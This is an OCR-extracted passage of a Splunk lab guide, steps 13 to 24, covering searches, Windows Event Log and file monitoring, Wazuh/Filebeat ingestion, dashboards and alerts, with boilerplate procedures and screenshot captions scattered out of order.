
• Perform the task.

• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.



Opened Search & Reporting app for searching and analyzing data.

14. Execute Search Query

Run index=* to view indexed events.

Procedure:


• Perform the task.

• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.



15. Configure Windows Event Logs

Enable monitoring of Windows Event Logs.

Procedure:

• Perform the task.

• Verify the expected output.


• Record observations.

Expected Output:

The step completes successfully without errors.

ts 13 – 18)

15 Windows Event Logs



onfigured Windows Event Logs (System, Application, Security).

16. Monitor Local Files

Configure file monitoring for local log files.

Procedure:

• Perform the task.


• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.

Screenshot_13



Configured Splunk to monitor a local log file.

Screenshot_16

17. Ingest Wazuh/Filebeat Logs


Verify Wazuh or Filebeat events arrive in Splunk.

Procedure:

- Perform the task.
- Verify the expected output.
- Record observations.

Expected Output:

The step completes successfully without errors.



18. View Statistics

Use the Statistics tab to summarize data.

Procedure:

• Perform the task.


• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.

Screenshot_15



iewed search results in Statistics tab.

Screenshot_18

19. Events Table View

Inspect detailed event records.

Procedure:

• Perform the task.


• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.

19 Events Table View



20. Top Source Types

Analyze events by sourcetype.


Procedure:

- Perform the task.
- Verify the expected output.
- Record observations.

Expected Output:

The step completes successfully without errors.

FREE SETUP – PART 4 (Screensh



21. Create Visualization

Generate a chart of events over time.

Procedure:

• Perform the task.

• Verify the expected output.


• Record observations.

Expected Output:

The step completes successfully without errors.

ots 19 – 24)

21 Visualization – Events Over Time



22. Create Dashboard

Create a dashboard and add visualizations.

Procedure:

• Perform the task.

• Verify the expected output.

• Record observations.

Expected Output:


The step completes successfully without errors.



Events displayed in table view with details.

Screenshot_19

22 Dashboard Creation



23. Configure Alerts

Create an alert for suspicious activity.

Procedure:


- Perform the task.
- Verify the expected output.
- Record observations.

Expected Output:

The step completes successfully without errors.

Top sourcetypes with count and percentage.

Screenshot_20



24. Verify Final Dashboard

Confirm all widgets and searches are working.

Procedure:

